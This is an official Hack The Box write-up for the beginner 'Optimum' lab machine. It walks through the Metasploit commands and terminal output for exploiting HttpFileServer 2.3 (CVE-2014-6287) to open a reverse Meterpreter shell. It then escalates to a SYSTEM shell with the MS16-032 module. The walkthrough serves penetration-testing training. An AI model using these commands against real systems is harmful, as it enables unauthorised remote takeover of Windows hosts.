



Hack The Box  
PEN-TESTING LABS



# Optimum

3<sup>rd</sup> October 2017 / Document No D17.100.04

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: **Easy**

Classification: Official



## SYNOPSIS

Optimum is a beginner-level machine which mainly focuses on enumeration of services with known exploits. Both exploits are easy to obtain and have associated Metasploit modules, making this machine fairly simple to complete.

### Skills Required


- Basic knowledge of Windows
- Enumerating ports and services

### Skills Learned

- Identifying vulnerable services
- Identifying known exploits
- Basic Windows privilege escalation techniques

## Enumeration

### Nmap



Nmap reveals just one open service, which is HttpFileServer version 2.3. A bit of searching reveals that this particular version has a remote command execution vulnerability (CVE-2014-6287).



## Exploitation

This particular vulnerability happens to have a Metasploit module available, which will be used here as the target system is Windows-based and Metasploit is very handy for Windows privilege escalation. As a side note, a proof of concept is available on exploit-db, although it does require some modification to make functional (<https://www.exploit-db.com/exploits/39161/>). In this case, **exploit/windows/http/rejetto\_hfs\_exec** will do.

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(rejetto_hfs_exec) > use exploit/windows/http/rejetto_hfs_exec  
msf exploit(rejetto_hfs_exec) > set rhost 10.10.10.8  
rhost => 10.10.10.8  
msf exploit(rejetto_hfs_exec) > set lhost 10.10.14.5  
lhost => 10.10.14.5  
msf exploit(rejetto_hfs_exec) > run  
[*] Started reverse TCP handler on 10.10.14.5:4444  
[*] Using URL: http://0.0.0.0:8080/UVC01lR  
[*] Local IP: http://192.168.204.143:8080/UVC01lR  
[*] Server started.  
[*] Sending a malicious request to /  
[*] Payload request received: /UVC01lR  
[*] Sending stage (179267 bytes) to 10.10.10.8  
[*] Meterpreter session 2 opened (10.10.14.5:4444 -> 10.10.10.8:49240) at 2017-10-03 23:27:54 -0400  
[!] Tried to delete %TEMP%\WZZArHdoTouc.vbs, unknown result  
[*] Server stopped.  
meterpreter >  
meterpreter > getuid  
Server username: OPTIMUM\kostas  
meterpreter >
```

The user flag can now be obtained from **c:\Documents and Settings\kostas\Desktop\user.txt.txt**



## Privilege Escalation

Running **sysinfo** in Meterpreter shows that the target is a Windows 2012 R2 server with x64 architecture. It would be wise to migrate to an x64 process at this point, as the default reverse\_tcp shell is x32 architecture. Use the **ps** command to list processes, then migrate to the **explorer.exe** process as it is x64, using the command **migrate <pid>**

Due to the unreliability of the local\_exploit\_suggester module on x64 systems, the best way forward is to do **search exploit/windows/local** in Metasploit and review exploits for potential target system matches.

After a bit of searching and some trial and error, **ms16\_032\_secondary\_logon\_handle\_privesc** ends up successfully creating a root shell. The root flag can be obtained at **C:\Users\Administrator\Desktop\root.txt**

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(ms16_032_secondary_logon_handle_privesc) > run  
[*] Started reverse TCP handler on 10.10.14.5:12344  
[*] Writing payload file, C:\Users\kostas\edShkzY.txt...  
[*] Compressing script contents...  
[+] Compressed size: 3576  
[*] Executing exploit script...  
[*] Command shell session 6 opened (10.10.14.5:12344 -> 10.10.10.8:49169) at 2017-10-04 02:00:21 -0400  
  
[+] Cleaned up C:\Users\kostas\edShkzY.txt  
  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
  
C:\Users\kostas>  
C:\Users\kostas>whoami  
whoami  
nt authority\system  
  
C:\Users\kostas>
```